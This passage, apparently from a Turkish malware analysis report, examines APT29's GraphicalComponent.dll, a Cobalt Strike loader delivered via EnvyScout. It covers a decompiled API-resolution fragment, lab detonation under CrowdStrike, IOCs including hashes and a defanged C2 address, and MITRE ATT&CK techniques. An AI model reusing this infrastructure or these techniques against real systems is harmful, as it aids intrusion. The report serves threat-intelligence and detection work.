  dword_10046C94 = __security_cookie ^ (unsigned int)GetProcAddress(ModuleHandleW, "CreateEventExW");
  dword_10046C98 = __security_cookie ^ (unsigned int)GetProcAddress(ModuleHandleW, "CreateSemaphoreExW");
  dword_10046C9C = __security_cookie ^ (unsigned int)GetProcAddress(ModuleHandleW, "SetThreadStackGuarantee");
  dword_10046CA0 = __security_cookie ^ (unsigned int)GetProcAddress(ModuleHandleW, "CreateThreadpoolTimer");
  dword_10046CA4 = __security_cookie ^ (unsigned int)GetProcAddress(ModuleHandleW, "SetThreadpoolTimer");
  dword_10046CA8 = __security_cookie ^ (unsigned int)GetProcAddress(ModuleHandleW, "WaitForThreadpoolTimerCallbacks");
  dword_10046CAC = __security_cookie ^ (unsigned int)GetProcAddress(ModuleHandleW, "CloseThreadpoolTimer");
  dword_10046CB0 = __security_cookie ^ (unsigned int)GetProcAddress(ModuleHandleW, "CreateThreadpoolWait");
  dword_10046CB4 = __security_cookie ^ (unsigned int)GetProcAddress(ModuleHandleW, "SetThreadpoolWait");
  dword_10046CB8 = __security_cookie ^ (unsigned int)GetProcAddress(ModuleHandleW, "CloseThreadpoolWait");
  dword_10046CBC = __security_cookie ^ (unsigned int)GetProcAddress(ModuleHandleW, "FlushProcessWriteBuffers");
  dword_10046CC0 = __security_cookie ^ (unsigned int)GetProcAddress(ModuleHandleW, "FreeLibraryWhenCallbackReturns");
  dword_10046CC4 = __security_cookie ^ (unsigned int)GetProcAddress(ModuleHandleW, "GetCurrentProcessorNumber");
```

Disassembly edilen GraphicalComponent.dll Zararlısı, API Hashing tekniği kullanıyor.

CrowdStrike ile Dinamik Zararlı Analizi


Cobalt Strike Zararlarını içeren GraphicalComponent.dll dosyası rundll32.exe ile LAB ortamında çalıştırıldığında, APT29 grubuna ait komuta kontrol sunucusu ile sürekli olarak belirli aralıklar ile bağlantı isteği yaptığı tespit edilmiştir.




Process Tree üzerinden görülen Rundll32 nin GraphicalComponent.dll Zararlısını yüklediği gözlemlenmektedir.

Siber saldırganlar Cobalt Strike aracı ile enfekte ettikleri cihazlara uzaktan erişim sağlayabilmektedir. Cobalt Strike Günümüzde özellikle APT ve Ransomware grupları tarafından Initial Access aşamasında en sık kullanılan saldırı araçlarından birisidir. Cobalt Strike aracının çok esnek olması neticesinde, tehdit aktörleri Zararlı Yazılımlarını çok sık değiştirerek Behavior ve Signature tabanlı çalışan Antivirüs ürünlerini bypass edebilmektedir.


CrowdStrike yüklü olan test cihazında EnvyScout Zararlı Yazılım çalıştırıldığında CrowdStrike agent Yapay Zeka tabanlı olduğu için test edilen Zararlıyı başarılı olarak engellemiş ve kullanıcıya bu durum hakkında detaylı olarak veri sağlamıştır.




CrowdStrike üzerinden gelen Detections alarmları incelendiğinde process tree ekranında birçok rundll32.exe süreci olduğu görülmüştür. Bu süreçler incelendiğinde komut satırlarında GraphicalComponent.dll dosyasını yürütmeye çalıştığı görülmüştür.



CrowdStrike yönetici paneli üzerinden, Zararlı Yazılımın yaptığı bu işlemin detaylarını görmek mümkündür.



Hedef sistem üzerinde çalışan Zararlı Yazılımın ne zaman çalıştığını ve saldırgana ait hangi komuta kontrol sunucusu ile iletişime geçtiğine ait verilere erişebiliyoruz.



CrowdStrike aracı APT29 grubuna ait komuta kontrol IP adresini tespit etmiştir.

IOC Verisi

GraphicalComponent.dll

MD5	600aceaddb22b9a1d6ae374ba7fc28c5
SHA-1	19a751ff6c5abd8e209f72add9cd35dd8e3af409
SHA-256	a4f1f09a2b9bc87de90891da6c0fca28e2f88fd67034648060cef9862af9a3bf

Cobalt Strike Komuta Kontrol Sunucusu
139[.]99[.]167[.]177/jquery-3.3.1.min.js

Hedef Kullanıcılardan IP Adresi Bilgisinin Alınması

api[.]ipify[.]org

humanitarian[-]forum[-]default[-]rtdb[.]firebaseio[.]com

MITRE ATT&CK Taktik ve Teknik Listesi

Tactic	Technique
Defense Evasion	Obfuscated Files or Information: HTML Smuggling [T1027.006]
Execution	User Execution: Malicious File [T1204.002]
Command and Control	Application Layer Protocol: Web Protocols [T1071.001]
Initial Access	Phishing: Spearphishing Attachment [T1566.001]
Defense Evasion	Signed Binary Proxy Execution: Rundll32 [T1218.011]
Defense Evasion	Deobfuscate/Decode Files or Information [T1140]